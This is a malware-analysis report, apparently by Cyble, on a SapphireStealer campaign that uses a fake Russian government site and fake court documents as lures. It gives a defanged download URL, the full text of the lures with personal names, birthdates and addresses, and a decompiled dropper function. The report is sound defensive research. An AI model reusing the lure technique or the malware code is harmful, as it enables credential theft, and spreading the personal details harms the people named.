
SapphireStealer Sneaks In: Deceptive Legal Documents Prey on Russians



CRIL Analyzes A Malware Campaign Targeting Russians, Utilizing A Fake Russian Government Website To Distribute SapphireStealer.

Key Takeaways

- Cyble Research and Intelligence Labs (CRIL) encountered an executable file obtained from a deceptive URL masquerading as a fake Russian government site, possibly distributed via spam emails.
- The downloaded executable file is identified as SapphireStealer, disguised with a PDF icon, designed to deceive users into believing it is a PDF document.
- Upon execution, the executable file drops and displays the embedded lure PDF document within it, leading the user to believe that they have opened a genuine PDF file.
- The lure PDF contains scanned images of documents, one resembling a guideline for enforcing a court order against a debtor, while the other mimics a subpoena summoning an individual as a witness in a Russian administrative violation case.
- However, in the background, SapphireStealer collects sensitive information, including login credentials from various browsers, web data, local state, network cookies, and more from the victim’s device.

- Finally, the malware sends the pilfered data to a Command-and-Control (C&C) server in the form of a compressed ZIP file.
- The Threat Actor (TA) behind this campaign remains unknown due to the lack of available information.


Overview

In late February, CRIL observed a campaign that targets Russian individuals with the information stealer malware known as "SapphireStealer." The SapphireStealer is an open-source information-stealing tool previously documented by Talos researchers. Since its initial public release in December 2022, it has been increasingly seen across various public malware sources.

Threat Actors (TAs) responsible for this campaign remain unidentified. We suspect the campaign begins with a spam email containing a link that leads to downloading an executable file (*disguised with a PDF icon to deceive the recipient into thinking it is a PDF document*) from a fake Russian government website URL.

The downloaded executable is identified as SapphireStealer that propagates from a counterfeit Russian government website (*governmentu[.]ru*) and is downloaded from the following URL:

- *hxxp://governmentu[.]ru/media/FederalnoeUpravlenie_postanovlenie_o_vozbuzdenie_ispolnitelnogo_proizvodstava[.]exe*



27 January 2024
The Government keeps in place special procedure for state final certification of Russian school students abroad

27 January 2024
Government approves amendments on the legalisation of Russian and foreign documents

30 December 2023
Government extends the temporary ban on the export of rice and rice cereals and approves quotas for duty-free exports of grain, sunflower oil and sunflower meal from Russia's new regions in 2024

Mikhail Mishustin holds a strategic session to discuss the deputy prime ministers' oversight of the federal districts
27 February 2024


FederalnoeUpravle....exe is dangerous, so Chrome has blocked it.

Figure 1 – Legitimate & Fake Russian government website

The translated name of the downloaded file indicates that it relates to a resolution issued by a federal administration regarding the initiation of executive proceedings.

Upon running the executable file, it drops and opens a PDF document named *"Постановление.pdf*" (translated as: *Resolution.pdf*) while concurrently doing a covert data stealing operation in the background.

The lure pdf contains a scanned image of the document, which serves as a guideline for the recipient to carry out their duties in enforcing the court order against the debtor, as shown in the figure below.



3 8 4 9 6 4 8 9 / 5 5 0 4

Отдел судебных приставов по Советскому административному округу города Омска
Управления Федеральной службы судебных приставов по Омской области
УФССП России по Омской области
пр. Мира, Д 74, г. Омск, 644053
от 11.01.2024 № 168590/13/04/55 Тел. 26-84-37 Факс 8(3812) 26-84-95

Получатель: КОРБ ВИКТОР ВЛАДИМИРОВИЧ
Адрес: ул. 22 Апреля, д. 44, кв. 2, г. Омск, Россия, 644053

ПОСТАНОВЛЕНИЕ
о возбуждении исполнительного производства

11.01.2024 г. Омск

10.01.2024 г. на исполнение к судебному приставу-исполнителю Зухба Ирине Сергеевне ОСП по Советскому АО, адрес подразделения: 644053, г. Омск, пр. Мира, 74, поступил исполнительный документ: Исполнительный лист № 2-106/2013 от 05.01.2024, выданный органом: СОВЕТСКИЙ РАЙОННЫЙ СУД Г.ОМСКА, предмет исполнения: Иной вид исполнения имущественного характера в размере: 12 036 руб., в отношении должника: КОРБ ВИКТОРА ВЛАДИМИРОВИЧА, 22.01.1965 года рождения, адрес должника: ул. 22 Апреля, д. 44, кв. 2, г. Омск, Россия, 644053, в пользу взыскателя: УМВД РОССИИ ПО ОМСКОЙ ОБЛАСТИ, адрес взыскателя: ул. ЛЕНИНА, дом. 2, г. ОМСК, РОССИЯ, 644043.

Рассмотрев указанный исполнительный документ, судебный пристав-исполнитель

установил:

Исполнительный документ соответствует требованиям, предъявляемым к исполнительным документам, срок предъявления документа к исполнению не истек.

Руководствуясь ст.ст. 6, 12, 13, 14, 30, 67, 112 ФЗ «Об исполнительном производстве»,

постановил:

1. Возбудить исполнительное производство № 53133/13/04/55 в отношении должника: КОРБ ВИКТОРА ВЛАДИМИРОВИЧА в пользу взыскателя УМВД РОССИИ ПО ОМСКОЙ ОБЛАСТИ, предмет исполнения Иной вид исполнения имущественного характера в размере: 12 036 руб.

2. Установить должнику срок для добровольного исполнения требований, содержащихся в исполнительном документе 5 дней (ч.12 ст.30 ФЗ «Об исполнительном производстве»).

3. Взыскиваемую сумму перечислить на счет: Р/счет № 40302810700001000483 ГРКЦ ГУ БАНКА РОССИИ ПО ОМСКОЙ ОБЛ., БИК: 045209001. УФК по Омской области(Отдел судебных приставов по Советскому административному округу города Омска Управления Федеральной службы судебных приставов по Омской области л/сч 05521846010) ИНН: 5503085514 КПП: 550132002 о чем сообщить судебному приставу-исполнителю. Копию платежного документа представить судебному приставу-исполнителю.

4. Предупредить должника, что в случае неисполнения исполнительного документа без уважительных причин в срок, предоставленный для добровольного исполнения, с него будет взыскан исполнительский сбор в размере 7% от подлежащей взысканию суммы или стоимости взыскиваемого имущества но не менее 500 (пятисот) рублей с должника-гражданина. При наличии чрезвычайных, объективно непредотвратимых обстоятельств и других непредвиденных, непреодолимых препятствий, находящихся вне контроля должника, могущих сделать невозможным добровольное исполнение исполнительного документа, последнему предлагается в срок, установленный для добровольного исполнения, надлежащим образом уведомить об этом судебного пристава-исполнителя.

5. Предупредить должника, что после истечения срока для добровольного исполнения требований, содержащихся в исполнительном документе, судебный пристав-исполнитель применяет меры принудительного исполнения в соответствии с ч.3 ст.68 ФЗ «Об исполнительном производстве», в том числе обращает взыскание на имущество и имущественные права должника.

6. Предупредить, что в соответствии с п. 1 ст. 80 ФЗ «Об исполнительном производстве» судебный пристав-исполнитель в целях обеспечения исполнения исполнительного документа, содержащего требования об имущественных взысканиях, вправе, в том числе и в течение срока, установленного для добровольного исполнения должником содержащихся в исполнительном документе требований, наложить арест на имущество должника.

7. Предупредить, что в соответствии со ст. 113 ФЗ «Об исполнительном производстве» за неисполнение законных требований судебного пристава-исполнителя виновные лица могут быть привлечены к ответственности, предусмотренной Кодексом Российской Федерации об административных правонарушениях.

8. Предупредить должника, что при неисполнении в установленный срок без уважительных причин требований, содержащихся в исполнительном документе, выданном на основании судебного акта или являющимся судебным актом, судебный пристав-исполнитель вправе вынести постановление о временном ограничении на выезд должника из РФ (ст. ст. 15, 28 Федерального закона от 15.08.1996 №114-ФЗ «О порядке выезда из РФ и въезда в РФ»).

Постановление может быть обжаловано в порядке подчиненности вышестоящему должностному лицу службы судебных приставов или оспорено в суде в десятидневный срок.

Копию данного постановления направить:
Должник: КОРБ ВИКТОР ВЛАДИМИРОВИЧ, адрес: ул. 22 Апреля, д. 44, кв. 2, г. Омск, Россия, 644053.
Взыскатель: УМВД РОССИИ ПО ОМСКОЙ ОБЛАСТИ, адрес: ул. ЛЕНИНА, дом. 2, г. ОМСК, РОССИЯ, 644043.
Орган, выдавший ИД: СОВЕТСКИЙ РАЙОННЫЙ СУД Г.ОМСКА, адрес: УЛ. НЕФТЕЗАВОДСКАЯ, Д. 32, КОР. 1, Г. ОМСК, РОССИЯ, 644065.


Судебный пристав-исполнитель Зухба И. С.

К и/п № 53133/13/04/55
часы приема СПИ: вт. 10.00-12.30, 13.30-15.00; чт. 16.00-20.00

Figure 2 – Lure PDF document

The following image displays another bait PDF utilized in this campaign named “Повестка.pdf” (translated as: Agenda.pdf), which is dropped and opened upon the execution of the “FederalnoeUpravlenie.exe” file.

This lure PDF also contains a scanned image of the document, which is a subpoena issued by a court in Russia, summoning an individual as a witness in a case involving an administrative violation.


[redacted]/AppData/Local/Temp/Повестка.pdf

Форма №53

Вручается адресату

Судебная повестка
по делу об административном нарушении

Мировой судья суд.участка
№ 390

вызывает Вас в качестве
Свидетель
к 10:00 час. 11.03 20 24 г.
по делу КоАП РФ Статья 7.27
по адресу ул. Казакова, 3, стр. 1, Москва

Секретарь Забудов Н. О.

Кому Измаилов Алексей Николаевич
1993.08.23


Потерпевшему, свидетелю, эксперту, специалисту, переводчику и понятому возмещаются в установленном Правительством Российской Федерации порядке расходы, понесенные ими в связи с явкой в суд (ст. 25.14 Кодекса РФ об административных правонарушениях).
Уклонение от явки в суд свидетеля влечет за собой применение мер, предусмотренных ст. 27.15 Кодекса РФ об административных правонарушениях.

Figure 3 – Lure PDF document

TAs are using deceptive legal documents in this campaign, which are used to implant fear and urgency in recipients, compelling them to take immediate action. These documents often contain threats of legal consequences with the fabricated legal matters. Recipients may be psychologically manipulated into opening attachments or clicking on links, exposing themselves to malware or phishing attempts.

Technical Analysis


The file “FederalnoeUpravlenie.exe” is a .NET executable, protected and obfuscated using .NET Reactor. It bears a PDF icon and has an approximate size of 1MB, as shown in the figure below.



File description: temp
File version: 1.0.0.0
Date created: 05-03-2024 07:21
Size: 959 KB

Figure 4 – Icon of the Stealer file

Upon execution of the exe file, it begins by running the *Main()* function. This function initially retrieves an embedded PDF content from the .NET resource, saves it with the filename “Повестка.pdf”, and subsequently opens it using *Process.Start()*. This action displays the deceptive PDF document to the user, creating the illusion that they have opened a genuine PDF file, as shown in the below process tree.




```
FederalnoeUpravlenie.exe (5328)   temp             C:\Users\[redacted]\FederalnoeUpravlenie.exe
  msedge.exe (7964)               Microsoft Edge   C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
[redacted]

Description:  Microsoft Edge
Company:      Microsoft Corporation
Path:         C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
Command:      ısedge.exe" --single-argument C:\Users\[redacted]\AppData\Local\Temp\Повестка.pdf
```

Figure 5 – Process tree

The figure below shows the code snippet of the de-obfuscated Main() function, which drops and executes the lure PDF document for the victims.




```
using System;
using System.Diagnostics;
using System.IO;
using dsafasdfasfasdf;
using FederalnoeUpravlenie.Properties;

// Token: 0x02000003 RID: 3
internal static class Class0
{
    // Token: 0x06000005 RID: 5 RVA: 0x000042EC File Offset: 0x000024EC
    [STAThread]
    private static void Main()
    {
        byte[] byte_ = Resources.Повестка_от_390;
        string text = Path.Combine(Path.GetTempPath(), "Повестка.pdf");
        File.WriteAllBytes(text, byte_);
        Process.Start(text);
        Class1.Log("");
    }
}
```

Figure 6 – Main() function of the Stealer

The following figure depicts an embedded lure PDF content within the .NET resource named “Повестка_от_390”.

